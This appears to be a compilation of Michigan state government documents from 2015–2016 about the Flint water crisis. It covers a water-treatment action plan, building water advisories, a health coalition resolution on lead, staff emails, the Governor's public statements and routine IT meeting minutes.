

## E. CATEGORIZATION OF ACTIONS



Considering that the Flint River is being used as the water source only until the KWA supply is available (expected late 2016), options to address high THM formation that require new construction or extensive time to implement are not preferred. On the other hand, the City understands THM sample results to date dictate that some action is necessary. Two categories have been developed to assist the City in prioritizing actions to take. Stage 1 consists of actions that can be completed relatively quickly without major construction and Stage 2 actions are either long term actions or solutions requiring major construction. Stage 1 actions are to be completed first followed by evaluation of the results prior to consideration of Stage 2 actions. Grouping of actions are shown in the table below.

TABLE 11 – ACTION PLAN			
	Action	Purpose	Status
Stage 1	Hire water consultant to complete 'water audit'	Third party review of actions and operations to make sure no options are being missed	Complete
	Increased water quality monitoring – obtain THM and TOC analyzers	Provide information needed to adjust WTP operations to match changing raw water quality	Complete
	Troubleshoot ozone feed system	Reduce chlorine feed and increase TOC removal	Complete
	Bench scale jar testing	Optimize treatment process and evaluate possible modifications	Complete
	Discontinue softening bypass	Reduce chlorine demand	Complete
	Disinfect filters	Reduce chlorine demand	Complete
	Increased water main flushing	Reduce water age / stagnant water	Ongoing
	Water system modeling evaluation	Determine areas with high water age and reasons	Partially complete
Stage 2	Modify booster disinfection feeds, if appropriate	Decrease water age	Not yet evaluated
	Repair ozone system	Reduce chlorine feed and increase TOC removal	Complete
	Continue increased water main flushing	Reduce water age / stagnant water	Ongoing
	Replace filter media with GAC	Reduce TOC and chlorine demand	Complete
	Continue valve replacements based on water model	Reduce water age / stagnant water	Ongoing
	Convert to lime and soda ash softening	Increase TOC removal	Future consideration
	Change disinfectant to chlorine dioxide	Reduce THMFP	Future consideration
	Install pre-oxidant feed at intake	Optimize ozone disinfection, reduce chlorine	Future consideration
	Implement coag. & floc. polymer aids, if appropriate	Increase TOC removal	Future consideration
	Place priority on replacing cast iron water mains	Reduce chlorine demand	Ongoing

Samples were taken August 18<sup>th</sup>, 2015 for the latest round of quarterly testing. The City has implemented many of the Stage 1 actions and installed GAC media in the filters and THM test results have significantly improved (decreased) since May and August 2014. All sampling results are shown on Chart 1.

## Flint Water Advisory

### Date/Time:

Effective Wednesday, January 7, 2015

### Details:

The City of Flint recently sent out the attached notice regarding violations to the drinking water standards. While the City of Flint states that corrective actions are not necessary, DTMB is in the process of providing a water cooler on each occupied floor, positioned near the water fountain, so you can choose which water to drink. The coolers will arrive today and will be provided as long as the public water does not meet treatment requirements.

**Subject:** Update following GFHC Board resolution on lead levels in City of Flint water

Greater Flint Health Coalition Board of Directors:

Following Monday's GFHC Board meeting in which the Board passed the attached resolution regarding physician concerns with observed elevated blood lead levels in children since the change in the City of Flint water source, there has been significant efforts at the local and state level to address this public health threat to residents. On that note, I want to keep you informed of an event that will be happening this afternoon, led by community physicians (specifically pediatricians) in collaboration with the broader medical community.

Specifically, members of the physician community will be holding a press conference at Hurley Medical Center at 3:00 in the Charles White Conference Center, regarding their concerns about the lead in the City of Flint water and the appropriate precautionary measures to take. This is being done in the absence of a formal health advisory from the city or county, although we have been told this is in development. The press conference will be led by Mona Hanna-Attisha, MD MPH FAAP, Director of Hurley Children's Hospital pediatric residency program and CEO of Mott Children's Health Center, Lawrence Reynolds, MD FAAP. Dr. Hanna-Attisha and the Hurley research department have looked at data to date and the collective observation of all blood lead levels processed in the Hurley lab do show some early indications of elevated blood lead levels for children living in the City of Flint. Given this data, the physician community collectively feels as though they should err on the side of caution and discuss precautionary measures that the public should take to prevent future harm from elevated lead levels. The organizations represented in this effort, and sharing this concern,



include Hurley Medical Center, Greater Flint Health Coalition, Mott Children's Health Center, Genesee County Medical Society, MSU Program in Public Health, Hamilton Community Health Network, and others.

We will keep you posted as additional information and resources are provided.

Sincerely,

Kirk D. Smith, MHSA

## GREATER FLINT HEALTH COALITION

# **RESOLUTION REQUESTING THE RELEASE OF A HEALTH ADVISORY BY THE CITY OF FLINT REGARDING ELEVATED LEVELS OF LEAD IN THE CITY OF FLINT WATER SUPPLY AND THE ASSOCIATED PUBLIC HEALTH THREAT TO ALL CITY RESIDENTS, WITH AN EMPHASIS ON CHILDREN**

**WHEREAS**, the Greater Flint Health Coalition is a nonprofit Michigan collective impact organization whose mission is to improve the health status of the residents of Genesee County and to improve the quality and cost effectiveness of the health care system in Genesee County;

**WHEREAS**, the Greater Flint Health Coalition Board of Directors is composed of representatives and leadership from Flint & Genesee County's hospitals, physicians, healthcare providers, health insurers, business, government, educators and schools, organized labor, and community residents.

**WHEREAS**, the Greater Flint Health Coalition Board of Directors has engaged in multiple discussions and reviewed detailed information regarding the state of the City of Flint's water supply and its potential health impacts to all residents.

**NOW, THEREFORE, IT IS HEREBY RESOLVED**, that the Greater Flint Health Coalition Board of Directors requests the release of a Health Advisory from the City of Flint and its Department of Public Works, with urgency, regarding the impact of elevated levels of lead in the City of Flint water supply on all residents, with emphasis on the public health threat to children.

**THIS RESOLUTION** has been unanimously adopted effective September 21, 2015.

Peter Levine, Secretary

GR-1K1 Resolution:FlintWater.092115

**Subject:** Update following GFHC Board resolution on lead levels in City of Flint water

Greater Flint Health Coalition Board of Directors:

Following Monday's GFHC Board meeting in which the Board passed the attached resolution regarding physician concerns with observed elevated blood lead levels in children since the change in the City of Flint water source, there has been significant efforts at the local and state level to address this public health threat to residents. On that note, I want to keep you informed of an event that will be happening this afternoon, led by community physicians (specifically pediatricians) in collaboration with the broader medical community.

Specifically, members of the physician community will be holding a press conference at Hurley Medical Center at 3:00 in the Charles White Conference Center, regarding their concerns about the lead in the City of Flint water and the appropriate precautionary measures to take. This is being done in the absence of a formal health advisory from the city or county, although we have been told this is in development. The press conference will be led by Mona Hanna-Attisha, MD MPH FAAP, Director of Hurley Children's Hospital pediatric residency program and CEO of Mott Children's Health Center, Lawrence Reynolds, MD FAAP. Dr. Hanna-Attisha and the Hurley research department have looked at data to date and the collective observation of all blood lead levels processed in the Hurley lab do show some early indications of elevated blood lead levels for children living in the City of Flint. Given this data, the physician community collectively feels as though they should err on the side of caution and discuss precautionary measures that the public should take to prevent future harm from elevated lead

levels. The organizations represented in this effort, and sharing this concern, include Hurley Medical Center, Greater Flint Health Coalition, Mott Children's Health Center, Genesee County Medical Society, MSU Program in Public Health, Hamilton Community Health Network, and others.

We will keep you posted as additional information and resources are provided.

Sincerely,

Kirk D. Smith, MHSA

Facility Notification

## Flint Alternate Water Resource

---

### Date/Time:

Monday, October 5, 2015 at 6:00 a.m. until further notice

### Details:

Beginning Monday, October 5, 2015, water coolers will be available in common areas on floors 1-6 of the Flint State Office Building. Although the drinking water has been tested and falls within all DEQ and EPA regulation standards, alternate water sources will be offered to accommodate all tenants due to recent concerns regarding the water supply. Water testing will continue and the alternate water source will be available until all quality concerns are addressed.

Thank you for you cooperation.

**Subject:** RE: Crucial Conversations

Did you see Flint will be tied back to the Detroit water system in the next 2 weeks? Still lots of water sampling to do for planning purposes but at least the city will be back to the same system they were before the change to the Flint River. The plan is to still tie into the new water supply after completion of the main line in the summer 2016. The report did say customers of the city water should have received notice of the higher lead samples in August 2015 for posting but we didn't receive the notice like we did back in January for the other reporting violation. It sounds like the city has a plan I will keep you posted as it goes forward.

Brian

On Jan 10, 2016, at 2:41 PM, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

I can take two chairs that are stored for DHHS that are like new. We will need to get two soon.

I just spoke with Larry and he said that we can get two from Lansing this week or sooner if needed.

Im sure our tenants won't mind if I borrow two chairs temporarily. Given the circumstances. I would even give them two of mine or my staffs chairs ( not really in great shape mind you). I just didn't want them to have something like that.

But Monday two chairs will be in that office and we can swap out later .

Is everyone ok with that.

Mike - we set up an office in Flint for Harvey Hollins in Gov's office to work on the water issue. He needs a chair.

Can we have something delivered ASAP?

Otherwise they have an extra chair in the Gov's office that someone could take up.

Oops. Two chairs.

Marsha-

We have one of the offices originally  
designed for the Governor's staff in Flint  
available for your use. It has furniture in it

minus a chair and is ready to use starting today. I am sure that we can find an extra chair onsite. There is data in the wall, but I did not see a patch cord on the desk.

I have attached a furniture plan noting the location on the 5th floor and this room's relative location to where another group of individuals related to the water situation are stationed.

This space is currently vacant and in DTMB's control. I have cc'd Mike Noonan and Brian Walts onto this email and they are both aware of your request and in agreement that this room is open for your use. Mike is the Facility Manager and Brian the Building Trades Supervisor.

Please let us know if you need anything else.

## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.

### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm

came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.

---



## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.

---

## Governor in USA Today: "I will fix this, and I mean it."

"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

---

## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)

**Subject:** Flint Volunteer Efforts

Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** Contributing time, muscle and money

During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.

Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David

**Subject:** RE: ATP - Not Urgent: MiFI QA not working?

Yvonne,

Thank you for the tagging but I am not an organized person like you. If I don't pay attention , I forget.

To answer your question , I have handled by following tasks

- Create an implementation plan (can be a spreadsheet or DIT installation plan template) and keep this updated from first QA push
- Every QA push, a story will be added and the document will be used to track changes to environment . All database changes , batch jobs will be identified and documented
- The same document will also be a starting point for Readiness for Go live planning

This way, it is documented and people know what to do when a push to QA happens.

Thank you,

Kalpana Kumar

**Subject:** ATP - Not Urgent: MiFI QA not working?  
**Importance:** High

Hi Kalpana,

**\*\*\*\* Going forward – if I label an email to you with ATP in the Subject line, it means the email is not important and you can view it “as your time permits”. This will hopefully avoid you looking at emails from me that can wait.**

I will from time to time send you emails based on the fact you were closer to some of these projects than I. Please read the email below. I’m trying to understand how this could have happened so late in the project. Shouldn’t there have been a Story for data table updates? Also in an agile project, does anyone compare the stories (cards on the scrum board) to ensure everything promoted to the dev environment is accounted for in the QA environment?

Again, wanted to get your viewpoint on lessons learned and what process I can put in place for the PMs so this doesn’t get missed.

Thanks,

Yvonne

**Subject:** RE: MiFI QA not working?

**Importance:** High

David,

Somehow our project team missed the important task of collaborating with DNR ArcGIS specialists to implement changes to the MiFI application. We really need someone from your team to help reconcile these changes immediately. We have UAT scheduled at the RAM Center next week and absolutely cannot go forward with testing for the VMS 4.0 project unless MiFI is working in QA. Every other task has been completed; this is our only hold up.

Please let us know how we can help get this done by COB tomorrow.

Thank you,

**Subject:** RE: MiFI QA not working?

Jason,

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

With Brian assisting in the Flint water situation he is not available to dedicate time to this until Tuesday.

**Subject:** Fw: MiFI QA not working?

**Importance:** High

Guys,

We have a problem with the MiFI QA push that needs immediate attention or we will have to delay next week's UAT, and potentially push this project release off again. As you can imagine, after last summer's debacle that is something we need to avoid at all costs.

Brian and Scott, can you tie in with Tom Summers and troubleshoot what is wrong? See below for a description of what we are seeing.

**January 26, 2016**

**Conference Room 116, Hollister Bldg. 1<sup>st</sup> FL**

**8:30 a.m. – 10:00 a.m.**

**Attendees**

X	Dan Sellepack		Mike Cooley	X	Steven Klann	X	Ajay Singh
	Jim Hogan	X	Yvonne Sebok	X	Jennifer Merricle	X	Louis Rutare
X	Roger Parsons	X	Manny Rosales	X	Toni Falcon		

**Standing Updates**

- **Review Hot Topics for time awareness - Done**
- **Executive Updates (Manny) –**
  - **From the Governor down every Project needs to go through Business process review, this will add cost and dollars.**
  - **DEQ Emergency Responds Center, due to the Flint water crises – It was set up right away, Todd Stevens went down and was a great help.**
  - **Awareness – DEQ is rolling out governance now, Jim Hogan had presented to them what DHHS had, they were agreement – they are looking at Tech Team members.**
  - **Advocate Meeting – Meeting with Chris Drew – let them know our needs. Yvonne said that right now we don't need any PMO contractors we have bandwidth.**
  - **Websense update – email from Rich Reasoner that it is coming and then are we ready? Manny had sent this on to Jennifer. Jennifer is going to look for RFC.**
- **ITOT (Manny)**
  - **Walk thru of General Services building(Handout was distributed of Depot process Improvements) – Depot Tour w/Kristi Thompson**
  - **Browser's (John McQuaid) – New Windows 10 – the two different browsers, he could not control what your default browser is, not figured out yet. There is a problem with edge browser on apps that we have tested with. ITOT recommendation is helping clients make IE11 the default browser.**

- Oracle Enterprise Review – (Andrey Verevko) patches and updates coming with the new modules.
- Project Priority Review (Dan, Mike, Manny)
  - PM Priorities, the grid is on the resource planning notes.
  - Spreadsheet: PM is assign comments removed.
    - Windows 10 Readiness – Needs the drivers, Jennifer will put them in Change Point
    - SASP – Manny said we are going to update what we have, going to make sure we own the code then finish Candidate, correct drivers and correct percentages and hours (Steven) – long term may move to different platform.
    - RAP – Need ITSR, Manny spoke to Steve Tkaczyk to get this entered and will.
    - LOTS RFP – Going to have a separate RSS submitted for project.
    - MI-Waters: Phase II – Closing within month.
    - Computer-Based Certification Exams – need percentages BA & PM (Manny)
    - Forest Database oversight – need percentages (Louis)
    - DNR Legacy Application Plan – Needs percentages (Ajay)
    - Clear ftp – Gideon has to close.
    - Commercial Forest Database Michigan Woods – Needs to be done, Louis needs to get with Mark Anderson. This needs a PM per Jim Hogan. This need to be elevated.
    - VMS 5 – No decision date about IBM taking over, will take time for new estimate.

Office Telecommuting Meeting – Toni will reschedule to next week.

- Support Team (Ajay)
  - VMS 4 – Pushing to Q/A this week. No over time is approved for this weekend.
  - Team putting in paper work for Cell Phones.
- BA & Developer Team's (Roger, Steven)
- Roger
  - Mobile RAP – Need ITSR
  - MUST – Going well
  - Continuing to build BA team
- Steven
  - MI-FY packing down load – download and install a MY-FY package and install on Windows 10 machine, Shweta will have to get with the BA to inform client.

- Technical ADA Machine (Windows 10) available for use - This has been added as Resource in Outlook. We have retired the two old test machines. This can be used for a presentation laptop a technical lap top or testing laptop.
  - MUSTA – In Q/A, going good.
  - XP Machine extension – Working with Sarah and Todd. Will get Fred help, will look at board for resource to help get packages done.
- Quality Assurance Team Update (Louis)
  - Radhika has started, sharing an office with Josh – office space is a concern.
  - Will be presenting Q/A team to group soon.
- CRM Updates (Jennifer)
  - Rachelle Davis has started as the new ITS14, Client Specialist – she is doing a good job, will be transferring the LCAB to her soon. Would like to also engage Todd more.
  - DEQ Bay Center – Getting upgrade next week.
- PMO Updates (Yvonne)
  - New student starting Monday – Jason Vera
  - SEM documents to be filled out, no BA assigned for Grants Management and going to go live – does Anup request a BA?
- Office Moves – Meeting Schedule: Jan 27, Feb 17 – No new information
- Continuous Process Improvement (All) –
  1. Implement required (2015) objectives from the Strategic Plan – Next Meeting: Jan 21st @ 12:30 – a few groups will present for closure, Next Meeting February 11<sup>th</sup>, Jan 21th is the last meeting before All Staff.
  2. TFS folder structure reorganization – Louis talked to John Bauer the 3<sup>rd</sup> – they have a new version of TFS.
- All Staff Agenda – Monday, February 1<sup>st</sup> @ 1:00
